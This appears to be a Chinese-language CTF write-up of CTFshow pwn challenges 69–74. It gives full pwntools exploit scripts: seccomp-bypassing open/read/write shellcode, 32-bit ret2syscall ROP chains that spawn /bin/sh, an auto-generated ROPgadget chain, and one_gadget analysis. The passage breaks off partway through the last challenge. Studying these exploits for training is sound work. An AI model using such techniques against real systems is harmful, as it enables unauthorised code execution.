1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 from pwn import *context.arch = 'amd64' context.os = 'linux' p = remote('pwn.challenge.ctf.show' , 28108 ) mmap_addr = 0x123000 jmp_rsp = 0x400A01 stage2 = asm(shellcraft.open ('/ctfshow_flag' , 0 )) stage2 += asm(shellcraft.read(3 , mmap_addr, 0x100 )) stage2 += asm(shellcraft.write(1 , mmap_addr, 0x100 )) stage2 += asm(shellcraft.exit(0 )) stage1 = asm(shellcraft.read(0 , mmap_addr, 0x100 )) stage1 += asm(f''' mov rax, {mmap_addr} jmp rax ''' )payload = stage1.ljust(0x28 , b'A' ) payload += p64(jmp_rsp) payload += asm('sub rsp, 0x30; jmp rsp' ) p.send(payload) p.send(stage2) p.interactive()
pwn70 1 2 3 4 5 6 7 8 9 10 11 12 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/70/pwn' Arch: amd64-64-little RELRO: Partial RELRO Stack: Canary found NX: NX unknown - GNU_STACK missing PIE: No PIE (0x400000) Stack: Executable RWX: Has RWX segments Stripped: No $ file pwn pwn: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=56a78833a8cc45f9d42935902bd2df22f4c44c64, not stripped

看到了secommp函数
跟上题一样:

1 2 3 4 5 6 7 8 9 10 11 $ bundle exec seccomp-tools dump /mnt/hgfs/E/CTF/pwn学习/CTFSHOW/70/pwn line CODE JT JF K ================================= 0000: 0x20 0x00 0x00 0x00000004 A = arch 0001: 0x15 0x00 0x05 0xc000003e if (A != ARCH_X86_64) goto 0007 0002: 0x20 0x00 0x00 0x00000000 A = sys_number 0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005 0004: 0x15 0x00 0x02 0xffffffff if (A != 0xffffffff) goto 0007 0005: 0x15 0x01 0x00 0x0000003b if (A == execve) goto 0007 0006: 0x06 0x00 0x00 0x7fff0000 return ALLOW 0007: 0x06 0x00 0x00 0x00000000 return KILL
也就是说orw都是可以执行的,和上一轮类似。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 int __fastcall main (int argc, const char argv, const char envp) { _BYTE s[104 ]; unsigned __int64 v5; v5 = __readfsqword(0x28u ); init(argc, argv, envp); set_secommp(argc); bzero(s, 0x68u ); logo(s); puts ("Welcome,tell me your name:" ); s[(int )(read(0 , s, 0x64u ) - 1 )] = 0 ; if ( !(unsigned int )is_printable(s) ) puts ("It must be a printable name!" ); return 0 ; }
s[(int)(read(0, s, 0x64u) - 1)] = 0;手动让最后一个字节强制为0(截断);bzero(s, 0x68u);把前68字节的内容清零
1 2 3 4 5 6 7 8 9 10 11 __int64 __fastcall is_printable (const char *s) { int i; for ( i = 0 ; i < strlen (s); ++i ) { if ( s[i] <= 31 || s[i] == 127 ) return 0 ; } return 1 ; }
排除了不可读字符,但是使用了strlen()函数,这个函数遇到b'\x00'就会直接停止计数(strcpy()函数也是遇到b'\x00'就不再cpy)
1 2 3 4 5 6 7 8 9 10 11 12 13 14 from pwn import *context(arch='amd64' , os='linux' , log_level='debug' ) p = remote('pwn.challenge.ctf.show' , 28209 ) payload = (shellcraft.open ('/flag' )) payload += shellcraft.read('rax' , 'rsp' , 100 ) payload += shellcraft.write(1 , 'rsp' , 100 ) shellcode = b'\x00B\x00' + asm(payload) p.sendline(shellcode) p.interactive()
asm(shellcraft.cat('/flag'))一行结束也行,用三行orw也行
补充:ctfwiki-ret2syscall 我上一次见到syscall是在64位shellcode当中,这里我们来看一下ctfwiki的题
https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/basic-rop/#ret2syscall
1 2 3 4 5 6 7 8 9 10 11 $ checksec rop [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/71/rop' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No Debuginfo: Yes a1gorithms@A1gorithm:/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/71$ file rop rop: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.24, BuildID[sha1]=2bff0285c2706a147e7b150493950de98f182b78, with debug_info, not stripped、
静态32位,NX开启,我们来看主函数
1 2 3 4 5 6 7 8 9 10 11 int __cdecl main(int argc, const char argv, const char envp){ int v4; // [esp+1Ch] [ebp-64h] BYREF IO_setvbuf(stdout, 0 , 2 , 0 ); IO_setvbuf(stdin, 0 , 1 , 0 ); IO_puts("This time, no system() and NO SHELLCODE!!!" ); IO_puts("What do you plan to do?" ); IO_gets(&v4); return 0 ; }
这里padding居然不是0x64+4

还是栈溢出,以下是ctfwiki对系统调用的简述,跟前面写shellcode的部分类似
1 2 3 4 5 6 7 8 9 10 11 12 13 $ ROPgadget --binary rop --only 'pop|ret' | grep 'ret' 0x0809dde2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret 0x0809d7b2 : pop ds ; ret 0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret 0x080bb196 : pop eax ; ret ... 0x08049bff : pop edi ; pop ebp ; ret 8 0x0806336b : pop edi ; pop esi ; pop ebx ; ret 0x0805c508 : pop edi ; pop esi ; ret 0x0804846f : pop edi ; ret 0x08049a1b : pop edi ; ret 4 0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret 0x0806eb6a : pop edx ; ret
选择0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret利用三个寄存器从栈顶传参;0x080bb196 : pop eax ; ret传syscall(32位是0x80),
1 2 3 4 5 $ ROPgadget --binary rop --only 'int' Gadgets information ============================================================ 0x08049421 : int 0x80 0x080890b5 : int 0xcf
int 0x80也就是syscall
1 2 3 4 $ ROPgadget --binary pwn --string '/bin/sh' Strings information ============================================================ 0x080be408 : /bin/sh

payload构成:padding+eax_ret+0xb+ebcdx_ret+0+0+binsh+int0x80;这里的padding用pwndbg跑一下:
发现offset是112,以下是payload
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 from pwn import *context(arch='i386' , os='linux' , log_level='debug' ) p = process(r"/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/71/rop" ) offset = 112 eax_addr = 0x080bb196 edcbx_addr = 0x0806eb90 int_80_addr = 0x08049421 binsh_addr = 0x080be408 payload = flat(['a' *offset , eax_addr , 0xb , edcbx_addr , 0x0 , 0x0 ,binsh_addr, int_80_addr]) p.recvuntil('to do?\n' ) p.sendline(payload) p.interactive()
pwn71
32位的ret2syscall
上面题目换皮:
1 2 3 4 5 6 7 8 9 10 11 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/71/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No Debuginfo: Yes $ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.24, BuildID[sha1]=2bff0285c2706a147e7b150493950de98f182b78, with debug_info, not stripped
1 2 3 4 5 6 7 8 9 10 11 int __cdecl main (int argc, const char argv, const char envp) { int v4; IO_setvbuf(stdout , 0 , 2 , 0 ); IO_setvbuf(stdin , 0 , 1 , 0 ); IO_puts("===============CTFshow--PWN===============" ); IO_puts("Try to use ret2syscall!" ); IO_gets(&v4); return 0 ; }
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 from pwn import *context(arch='i386' , os='linux' , log_level='debug' ) p = remote('pwn.challenge.ctf.show' , 28211 ) offset = 112 eax_addr = 0x080bb196 edcbx_addr = 0x0806eb90 int_80_addr = 0x08049421 binsh_addr = 0x080be408 payload = flat(['a' *offset , eax_addr , 0xb , edcbx_addr , 0x0 , 0x0 ,binsh_addr, int_80_addr]) p.recvuntil('ret2syscall!\n' ) p.sendline(payload) p.interactive()
pwn72
接着练ret2syscall,多系统函数调用
1 2 3 4 5 6 7 8 9 10 $ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.24, BuildID[sha1]=c06741f25faef9ff5996e7c0cbdad362f43ce572, not stripped $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/72/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No
1 2 3 4 5 6 7 8 9 10 11 12 int __cdecl main (int argc, const char argv, const char envp) { int v4; IO_setvbuf(stdout , 0 , 2 , 0 ); IO_setvbuf(stdin , 0 , 1 , 0 ); IO_puts("CTFshow-PWN" ); IO_puts("where is my system?" ); IO_gets(&v4); IO_puts("Emmm" ); return 0 ; }
1 2 3 4 5 $ ROPgadget --binary pwn --only 'int' Gadgets information ============================================================ 0x08049421 : int 0x80 0x080891d5 : int 0xcf
有syscall
1 2 3 4 $ ROPgadget --binary pwn --string '/bin/sh' Strings information ============================================================
没有binsh
1 2 3 4 5 6 7 8 9 10 $ ROPgadget --binary pwn --only 'pop|ret' | grep 'ret' 0x080bb2c6 : pop eax ; ret 0x0807229a : pop eax ; ret 0x80e ... 0x08049a1b : pop edi ; ret 4 0x0806ecb0 : pop edx ; pop ecx ; pop ebx ; ret 0x0806ec8a : pop edx ; ret ... 0x08061fe5 : pop ss ; ret 0x830f 0x080481b2 : ret
参考:ret2syscall的做题思路(以32位程序为例) - ZikH26 - 博客园
可以用pop dword ptr来传参,不过没有找到很合适的,用上面提到的第二种办法,利用reas函数读到bss段:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 $ readelf -S pwn There are 31 section headers, starting at offset 0xa20f8: 节头: [Nr] Name Type Addr Off Size ES Flg Lk Inf Al ... [22] .got PROGBITS 080e9ff0 0a0ff0 000008 04 WA 0 0 4 [23] .got.plt PROGBITS 080ea000 0a1000 000044 04 WA 0 0 4 [24] .data PROGBITS 080ea060 0a1060 000f20 00 WA 0 0 32 [25] .bss NOBITS 080eaf80 0a1f80 00136c 00 WA 0 0 32 [26] __libc_freer[...] NOBITS 080ec2ec 0a1f80 000018 00 WA 0 0 4 [27] .comment PROGBITS 00000000 0a1f80 00002b 01 MS 0 0 1 [28] .shstrtab STRTAB 00000000 0a1fab 00014c 00 0 0 1 [29] .symtab SYMTAB 00000000 0a25d0 008c80 10 30 1066 4 [30] .strtab STRTAB 00000000 0ab250 007f37 00 0 0 1

找到read函数地址
很厉害,自己查资料,自己写的,也找到问题自己解决了
payload如下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 from pwn import *elf = ELF(r"/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/72/pwn" ) p = remote("pwn.challenge.ctf.show" , "28175" ) read_addr = elf.sym['read' ] bss_addr = elf.bss()+0x1000 eax_addr = 0x080bb2c6 ebcdx_addr = 0x0806ecb0 int0x80_addr = 0x08049421 offset = 44 payload = flat([ 'a' *offset, read_addr, ebcdx_addr, 0 , bss_addr, 8 , eax_addr, 0xb , ebcdx_addr, 0 , 0 , bss_addr, int0x80_addr, ]) p.recvuntil(b'where is my system?' ) p.sendline(payload) p.sendline(b'/bin/sh\x00' ) p.interactive()
这里有个问题需要解答的:普通函数和系统调用函数传参顺序不同:
普通函数调用:参数走栈
像 read(0, bss, 8) 这种 libc 函数调用 ,32 位下通常是 cdecl (C语言默认的函数调用约定,参数从右到左压栈,调用者负责清理堆栈),参数不是看 ebx/ecx/edx,而是按栈传:
1 2 3 4 5 read ret_addr arg1 arg2 arg3
也就是:arg1 = fd|arg2 = buf|arg3 = count
系统调用:参数走寄存器
`execve` 不是在调 libc 的 `execve()` 函数,而是在直接走:
这时才是 Linux i386 syscall ABI(用 **pop edx ; pop ecx ; pop ebx ; ret**) :
eax = syscall number|ebx = arg1|ecx = arg2|edx = arg3
pwn73
愉快的尝试一下一把梭吧!
1 2 3 4 5 6 7 8 9 10 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/73/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No $ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.32, BuildID[sha1]=4141b1e04d2e7f1623a4b8923f0f87779c0827ee, not stripped
静态32位,开启NX
1 2 3 4 5 6 0x080b81c6 : pop eax ; ret 0x0806f050 : pop edx ; pop ecx ; pop ebx ; ret 0x0806cc25 : int 0x80 节头: [Nr] Name Type Addr Off Size ES Flg Lk Inf Al [25] .bss NOBITS 080eaf80 0a1f80 000e0c 00 WA 0 0 32
还是没有binsh,和上面题的payload一样(padding长度是28)
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 from pwn import *elf = ELF(r"/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/73/pwn" ) p = remote("pwn.challenge.ctf.show" , "28210" ) read_addr = elf.sym['read' ] bss_addr = elf.bss()+0x1000 eax_addr = 0x080b81c6 ebcdx_addr = 0x0806f050 int0x80_addr = 0x0806cc25 offset = 28 payload = flat([ 'a' *offset, read_addr, ebcdx_addr, 0 , bss_addr, 8 , eax_addr, 0xb , ebcdx_addr, 0 , 0 , bss_addr, int0x80_addr, ]) p.recvuntil(b'Try to Show-hand!!' ) p.sendline(payload) p.sendline(b'/bin/sh\x00' ) p.interactive()
当然也有一把梭工具ROPgadget --binary pwn --ropchain,自行设置栈溢出长度即可
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 from struct import packfrom pwn import *context(arch="i386" ,log_level="debug" ) io=remote("pwn.challenge.ctf.show" ,28210 ) padding=0x18 +4 p = b'a' *padding p += p32(0x0806f02a ) p += p32(0x080ea060 ) p += p32(0x080b81c6 ) p += b'/bin' p += p32(0x080549db ) p += p32(0x0806f02a ) p += p32(0x080ea064 ) p += p32(0x080b81c6 ) p += b'//sh' p += p32(0x080549db ) p += p32(0x0806f02a ) p += p32(0x080ea068 ) p += p32(0x08049303 ) p += p32(0x080549db ) p += p32(0x080481c9 ) p += p32(0x080ea060 ) p += p32(0x080de955 ) p += p32(0x080ea068 ) p += p32(0x0806f02a ) p += p32(0x080ea068 ) p += p32(0x08049303 ) p += p32(0x0807a86f ) p += p32(0x0807a86f ) p += p32(0x0807a86f ) p += p32(0x0807a86f ) p += p32(0x0807a86f ) p += p32(0x0807a86f ) p += p32(0x0807a86f ) p += p32(0x0807a86f ) p += p32(0x0807a86f ) p += p32(0x0807a86f ) p += p32(0x0807a86f ) p += p32(0x0806cc25 ) payload=p io.sendline(payload) io.interactive()
pwn74
噢?好像到现在为止还没有了解到one_gadget?
参考:072_二进制安全终极技术:一键RCE(One-Gadget)深度解析与实战指南——从Libc泄露到远程命令执行的高效攻击路径-腾讯云开发者社区-腾讯云
1 2 3 4 5 6 7 8 9 10 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/74/pwn' Arch: amd64-64-little RELRO: Full RELRO Stack: Canary found NX: NX enabled PIE: PIE enabled Stripped: No $ file pwn pwn: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=55cc5de7877c75cdd2e929f458e0d174fc7628d7, not stripped
全开…
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 int __fastcall main (int argc, const char argv, const char envp) { _QWORD v4[3 ]; v4[2 ] = __readfsqword(0x28u ); init(argc, argv, envp); puts (s); puts (asc_A80); puts (asc_B00); puts (asc_B90); puts (asc_C20); puts (asc_CA8); puts (asc_D40); puts (" * ************************************* " ); puts (aClassifyCtfsho); puts (" * Type : PWN_Tricks " ); puts (" * Site : https://ctf.show/ " ); puts (" * Hint : Use one_gadget a shuttle! " ); puts (" * ************************************* " ); printf ("What's this:%p ?\n" , &printf ); __isoc99_scanf("%ld" , v4); v4[1 ] = v4[0 ]; ((void (*)(void ))v4[0 ])(); return 0 ; }
运行之后会打印printf的地址,接下来是执行输入的内容,由于Canary/NX的原因没办法栈溢出写入shellcode,先查一下动态链接libc:
1 2 3 4 $ ldd pwn linux-vdso.so.1 (0x00007ffc868f6000) libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007da935e00000) /lib64/ld-linux-x86-64.so.2 (0x00007da93643f000)
根据one_gadget的

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 $ one_gadget /lib/x86_64-linux-gnu/libc.so.6 0xebc81 execve("/bin/sh" , r10, [rbp-0x70]) constraints: address rbp-0x78 is writable [r10] == NULL || r10 == NULL || r10 is a valid argv [[rbp-0x70]] == NULL || [rbp-0x70] == NULL || [rbp-0x70] is a valid envp 0xebc85 execve("/bin/sh" , r10, rdx) constraints: address rbp-0x78 is writable [r10] == NULL || r10 == NULL || r10 is a valid argv [rdx] == NULL || rdx == NULL || rdx is a valid envp 0xebc88 execve("/bin/sh" , rsi, rdx) constraints: address rbp-0x78 is writable [rsi] == NULL || rsi == NULL || rsi is a valid argv [rdx] == NULL || rdx == NULL || rdx is a valid envp 0xebce2 execve("/bin/sh" , rbp-0x50, r12) constraints: address rbp-0x48 is writable r13 == NULL || {"/bin/sh" , r13, NULL} is a valid argv [r12] == NULL || r12 == NULL || r12 is a valid envp 0xebd38 execve("/bin/sh" , rbp-0x50, [rbp-0x70]) constraints: address rbp-0x48 is writable r12 == NULL || {"/bin/sh" , r12, NULL} is a valid argv [[rbp-0x70]] == NULL || [rbp-0x70] == NULL || [rbp-0x70] is a valid envp 0xebd3f execve("/bin/sh" , rbp-0x50, [rbp-0x70]) constraints: address rbp-0x48 is writable rax == NULL || {rax, r12, NULL} is a valid argv [[rbp-0x70]] == NULL || [rbp-0x70] == NULL || [rbp-0x70] is a valid envp 0xebd43 execve("/bin/sh" , rbp-0x50, [rbp-0x70]) constraints: address rbp-0x50 is writable rax == NULL || {rax, [rbp-0x48], NULL} is a valid argv [[rbp-0x70]] == NULL || [rbp-0x70] == NULL || [rbp-0x70] is a valid envp
constraints是约束条件,在main函数的位置打断点,然后找到满足约束条件的
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 pwndbg> x/s $r10 0x7ffff7fc3908: "\016" pwndbg> x/s $rbp -0x70 0x7fffffffe100: "\001" pwndbg> x/s $rdx 0x7fffffffe298: "\221\345\377\377\377\177" pwndbg> x/s $rsi 0x7fffffffe288: "h\345\377\377\377\177" pwndbg> x/s $r13 0x55555540081a <main>: "UH\211\345H\203\354 dH\213\004%(" pwndbg> x/s $r12 0x7fffffffe288: "h\345\377\377\377\177" pwndbg> x/s $rax 0x55555540081a <main>: "UH\211\345H\203\354 dH\213\004%(" pwndbg> x/s $rsp + 0x70 0x7fffffffe1e0: "" pwndbg> x/s $rsp + 0x40 0x7fffffffe1b0: "\210\342\377\377\377\177"
没有一个是满足的(?)我觉得应该是跟不同版本的ubuntu的libc库有关系,这里我看了下sq的(他用的是ctfshow的ubuntu)
问他要来了一份libc文件:
